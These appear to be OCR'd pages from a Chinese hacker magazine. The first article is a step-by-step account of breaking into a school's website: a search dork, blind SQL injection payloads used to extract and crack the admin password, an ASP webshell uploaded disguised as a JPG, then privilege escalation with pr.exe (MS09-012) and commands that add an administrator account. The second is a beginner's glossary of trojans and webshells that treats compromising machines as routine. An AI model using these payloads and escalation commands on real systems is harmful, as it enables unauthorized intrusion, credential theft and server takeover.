


图1




图2

“Site:xxx.edu.cn inurl:asp?id=”丢到啊D里扫一下，竟然显示发现了注入漏洞（如图2）。但是猜长度的时候啊D提示出错了，换成明小子检测的时候提示“列名长度大于50”。怎么办呢？看来肯定是存在注入漏洞的，只是工具有局限性罢了，于是准备手工注入。

二、猜测长度与具体值

之前啊D和明小子猜出了两个表段分别是admin和news，admin下有三个字段：admin、password、adminid。数据库是Access的。工具已经猜出这么多了，我们剩下要做的就是猜出admin和password的长度，再猜出他们各位的值就行了。

猜列名长度是这样的：**http:/xxx.edu.cn/new.asp?id=248 and exists (select [列名] from [表名] where len([列名])=[你猜的长度])**。这句首先是用了个逻辑运算符and，表示查询满足and前后两个条件的数据。and后面的**exists (select [列名] from [表名] where len([列名])=[你猜的长度])**，的意思是如果你所查的列的长度和你所猜的一样的话，就返回真。因为id=248这个数据本身就是存在的，所以只要你列长猜对了，就会成功的显示出id=248这个页面。

当然如果你一个数一个数猜的话，会很累的，所以一般先用**http:/xxx.edu.cn/new.asp?id=248 and exists (select [列名] from [表名] where len([列名])>[你猜的长度])**或者**http:/xxx.edu.cn/new.asp?id=248 and exists (select [列名] from [表名] where len([列名])<[你猜的长度])**这样来缩小范围最终确定一个值，就像玩猜数字游戏一样。我猜出的结果是admin的长度为6位，password的长度为16位（猜密码长度的时候一般先猜16或者32，因为现在密码基本都是标准MD5加密过的）。




图3

猜完长度后接着来猜admin和password的具体值。基本原理和上面的一样，**http:/xxx.edu.cn/new.asp?id=248 and exists (select admin from admin where asc(mid(admin,1,1))>50)**这里用到**asc()**和**mid()**这两个函数，mid(X,Y,Z)的意思是在列名为X的列从第Y位起（包括第Y位）取Z个数，asc()是把数值转成ascii码。asc(mid(admin,1,1))>50就是猜admin的第一位值的ascii码是不是大于50。我猜出的结果是admin为100，117,104,101,110,103，password 为99,99,51,100,50,102,99,97,102,97,48,98,101,57,100,55，查一下ascii表就可以知道admin为duheng，password为cc3d2fcafa0be9d7，在xmd5.com上查了下是551032，在用啊D的管理入口检测功能成功找到登陆页面并且成功登陆（如图3）。




图4

三、拿webshell

后台有个添加新闻的地方有个编辑器可以上传图片，但是有格式限制，找了下还有个数据库备份功能，嘿嘿，看来只要利用这两处就很轻松可以拿到webshell了，直接找了个ASP大马改成JPG格式上传，上传的时候用WPE抓包找到传好的地址（图4）。抓到的地址为/admin/editubb/UploadFile/20101124175644839.jpg，接着数据库备份，很顺利成功了。

进去之后本想清理下痕迹的，利用ASP木马的查找木马功能搜了下，竟然发现了其他类似木马的东西，点进去一看才知道我学校的管理员原来藏了个ASP木马用来管理网站，估计他也是用里面的查找木马的功能来清理木马吧，不过这可方便我了，利用木马的编辑功能成功拿到那个“合法木马”的登陆密码，以后再进来就方便多了！

四、提权拿服务器

剩下的就是提权拿服务器了，用木马查看服务器组件信息（如图5）。




图5

可知可以执行cmd、可以上传，扫了下有开放3389，测试

远程桌面可以连上。再看看哪个目录可以读可以写（如图6）。

文件夹信息

- 指定文件夹根目录：D:\website\jwb 可读,可写。
- 文件夹：D:\website\jwb\Article 可读,可写。
- 文件夹：D:\website\jwb\aspnet_client 可读,可写。
- 文件夹：D:\website\jwb\DownLoad 可读,可写。
- 文件夹：D:\website\jwb\Html 可读,可写。
- 文件夹：D:\website\jwb\Images 可读,可写。
- 文件夹：D:\website\jwb\jwb 可读,可写。
- 文件夹：D:\website\jwb\KS_Cls 可读,可写。
- 文件夹：D:\website\jwb\KS_Data 可读,可写。
- 文件夹：D:\website\jwb\KS_Editor 可读,可写。
- 文件夹：D:\website\jwb\KS_Inc 可读,可写。
- 文件夹：D:\website\jwb\Photo 可读,可写。
- 文件夹：D:\website\jwb\Sysmanage 可读,可写。
- 文件夹：D:\website\jwb\Template 可读,可写。
- 文件夹：D:\website\jwb\UpFiles 可读,可写。
- 文件夹：D:\website\jwb\User 可读,可写。
- 文件夹：D:\website\jwb\webmanager 可读,可写。
- 注意：不要多次刷新本页面，否则在只写文件夹会留下大量垃圾文件！

图6

我选了c:\recycler这个目录，我们把cmd传上去，这里要注意，系统自带的cmd因为太大了有可能传不上去，所以我传了个处理过的cmd只有80k。传上去后用执行cmd命令运行下，成功回显，接下来我在recycler又传了个提权大杀器——pr.exe。pr是基于ms09-012的利用程序，它可以以system权限执行任意命令，于是我们在cmd那里写上**c:\recycler\pr.exe “net user kenzo 123 /add”**，执行成功后再执行**c:\recycler\pr.exe “net localgroup administrators kenzo /add”**这样就加了一个用户名为kenzo密码为123的用户，并且提升为了管理员。用远程桌面连接一下对方并登陆成功（如图7）。

至此，整个服务器已被拿下，纵观整个过程，关键是坚持，工具放弃了，你也不能放弃！（为什么啊D还有明小子会报长度大于50的错误呢？他们应该也是用那个方法测长度的才对，还请高手指点。）

菜鸟杀必死之神马篇

suno

我是一只资深的菜鸟，当我没那么资深的时候,常常会被各种似是而非术语搞得头晕脑胀。当然，我们学黑，这些头晕脑胀的术语总会像已经分手的初恋情人一样剪不断理还乱。不过，既然已经有前辈为这些术语痛苦过了，何不整理出来，让后生能够轻松一点，哪怕只是一点？所以，就有了菜鸟杀必死系列文章。

第一篇，我们聊聊神马，神奇的木马。木马曾经是个很单纯的东西，英文名叫Trojan，我想音译为拓杰比较恰当，听起来像个男孩，但官方坚持译为特洛伊，成了个坏女人的名字，不过不管Trojan是Mr还是Ms，本质就是一个exe，配置完了就生成俩exe，一个客户端一个服务端，把服务端扔给肉鸡，自己运行客户端等着就完事了，当初赫赫有名的冰河就是这样搞的。

不过总有人搞不清该运行哪个，于是总有人自己成了自己的肉鸡，所以后来的木马制作者就以人为本，让配置器和客户端集成到一起，只生成一个服务端。然而现在的木马，又多了一种网马，网页木马，于是乎什么jpg格式漏洞、跨站XSS一大堆不懂的名词迅速涌现，加上原来那些扫描、端口和IP等不懂的名词，很容易就让菜鸟们分不清什么时候该用什么马。

要理清这些纠缠不清的术语，还得从入侵方式着手。先看传统的exe木马（图1）。在铜臭还没蔓延到网络的年代，黑客是颇有点侠客之风的，很少有人通过把木马改名为“未成年人不要点我”来骗取运行。那时候入侵总少不了扫描器，像Xscan，入侵前先对一个IP段进行开放端口扫描，然后针对开放的端口使用特定的利用手段获取webshell。当时《黑客X档案》有很多文章讨论各种拿webshell的方法和技巧，但最后总是一句“这样就拿到了webshell，接下来要做什么，你懂的”。每次看到这里，我就急了，大哥，我不懂啊，webshell到底是什么啊？词霸说是网络贝壳，听起来挺写意，只是到底有什么用呢？后来，我也慢慢搞清楚了，操作系统可以简单分为两块，内核和外壳，内核运行各种机制，外壳则负责交互，浅显一点，就是让用户敲命令的地方。拿到了webshell，我们就可以用dos命令给远程主机上传配置好的木马，然后再运行木马，这样，肉鸡就到手了。友情提示：下次想入侵指定IP的机器，记得往exe木马方向去考虑。入侵步骤是：首先扫端口，然后拿webshell，最后，你懂的。




图1

最近不知道是不是年纪大了，而且又独身，老是在想过去的好时光。以前弱口令之类的低级漏洞比你想象的还多，总是这边慢慢地泡一壶茶，那边就已经扫出了一堆鸡。后来XP开始流行，日子就越来越难过了。不过，难过的日子还是得过，于是就有了网马。

我见过最早的网马，是海洋顶端（图2），名字跟功能没有半毛钱关系，没记错的话，是个ASP网页木马。学过编网页的同学，一定都听过ASP，ASP曾经很火，那段时间基本上除了html就是ASP，因此ASP写的网页木马就有了很强的通用性，加上那时候的站长又都憨厚，说附件类型检测什么的最讨厌了，

所以只要知道上传后附件的URL，就可以拿站了。现在拿站，就是取得网站的管理权限，还是个很火的黑客术语，我想，大概就是从那时候起，拿站就慢慢取代了文章中拿webshell的位置。




图2

说到这里，exe木马和ASP网马的区别，就开始清晰了，从成因来看，就是拿webshell还是拿站。我们都知道，通过IP，是可以定位到一个物理机器，一个合法的用户，想通过网络使用这台物理机器的资源，比如说我家在北京，我人在南京，现在想取一张保存在我家机器上的照片，那就可以通过远程访问来获取。而exe木马，其实就是提供了远程访问的功能，现在有些想从良的木马，名字都改成了远控，远程控制，就是这个道理。

网马则不同。网马与物理机器无关，就像黑X论坛的版主，他可以禁ID禁IP，但没办法重启黑X论坛所在的主机。如果知道TCP/IP分层，理解起来就更简单。远控需要具备两个条件，一是知道目标主机的IP，而是目标主机运行了相应的网络服务，也就是开启了一个监听端口，这些都是网络底层的事（TCP是传输层,IP是网络层）。但网马在应用层，所有网页的网络底层：服务IIS和访问端口80都是固定好的，而且与IP也不是一一对应，是通过DNS通过域名来定